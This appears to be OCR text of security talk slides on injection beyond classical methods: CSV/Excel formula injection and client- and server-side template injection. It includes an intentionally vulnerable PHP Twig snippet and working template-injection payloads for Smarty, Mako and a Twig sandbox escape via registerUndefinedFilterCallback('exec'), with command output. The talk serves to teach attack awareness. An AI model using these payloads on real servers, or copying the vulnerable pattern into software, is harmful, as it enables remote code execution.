
CSV Excel Macro Injection

Data hijacking

	A	B	C	D
1	Username	Password		
2				
3	John	abcde		
4				
5	Jane	pqrst		
6				
7	Error:please click for further information	dummy		
8				
9				

CSV Excel Macro Injection

Data hijacking




Template Injection

Template Injection

.Client-side template injection
.Server-side template injection

Template Injection




Server-Side Template Injection

<#FREEMARKER>


. . . .

Template Injection



Template Injection

Sever-side template injection seems like XSS… But its more dangerous



Template Injection

Sever-side template injection seems like XSS… But its more dangerous


Fatal error: Uncaught Twig_Error_Syntax: Unexpected token "end of template" of value "" in "{{" at line 1. in /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/ExpressionParser.php:190 Stack trace: #0 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/ExpressionParser.php(84): Twig_ExpressionParser->parsePrimaryExpression() #1 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/ExpressionParser.php(41): Twig_ExpressionParser->getPrimary() #2 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/Parser.php(144): Twig_ExpressionParser->parseExpression() #3 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/Parser.php(100): Twig_Parser->subparse(NULL, false) #4 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/Environment.php(619): Twig_Parser->parse(Object(Twig_TokenStream)) #5 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/Environment.php(671): Twig_Environment->parse(Object(Twig_TokenStream)) #6 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/Environment.php(396): Twig_Environment->compileSource('{{', '{{') #7 /Applications/XAMPP/xa in **/Applications/XAMPP/xamppfiles/htdocs/trada/Twig/ExpressionParser.php** on line **190**

Template Injection

```php
<?php
include 'Twig/Autoloader.php';
Twig_Autoloader::register();
$twig = new Twig_Environment(new Twig_Loader_String());
echo $twig->render(($_GET['msg']), array("name"=>"g4mm4"));
?>
```


Template Injection

Sever-side template injection seems like XSS… But its more dangerous



Template Injection

How to identify template engine?



Template Injection

Exploiting **unsandboxed** template engines

Smarty

```
{php}echo `id`;{/php}
```

Mako

```
<%
import os
x=os.popen('id').read()
%>
${x}
```

Template Injection

Exploiting **sandboxed** template engines

TWIG

```
public function getFilter($name)
{
        [snip]
        foreach ($this->filterCallbacks as $callback) {
        if (false !== $filter = call_user_func($callback, $name)) {
            return $filter;
        }
    }
    return false;
}

public function registerUndefinedFilterCallback($callable)
{
    $this->filterCallbacks[] = $callable;
}
```

Template Injection

Exploiting **sandboxed** template engines

TWIG

```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}

uid=1000(k) gid=1000(k) groups=1000(k),10(wheel)
```

Array Injection

ORM Injection

NoSql Injection

g4mm4!
your time
is
up!!!

References

https://www.owasp.org/index.php/CSV_Excel_Macro_Injection
http://www.contextis.com/resources/blog/comma-separated-vulnerabilities/
https://pentestmag.com/formula-injection/
https://gist.github.com/quantumfoam/fec4ab9083133523f489
http://www.slideshare.net/mmetince/breaking-the-frameworks-core-phpkonf-2016?
https://www.blackhat.com/docs/us-15/materials/us-15-Kettle-Server-Side-Template-Injection-RCE-For-The-Modern-Web-App-wp.pdf
http://blog.portswigger.net/2016/01/xss-without-html-client-side-template.html
https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2/

Beyond classical injection methods

Part II

g4mm4@vnsecurity.net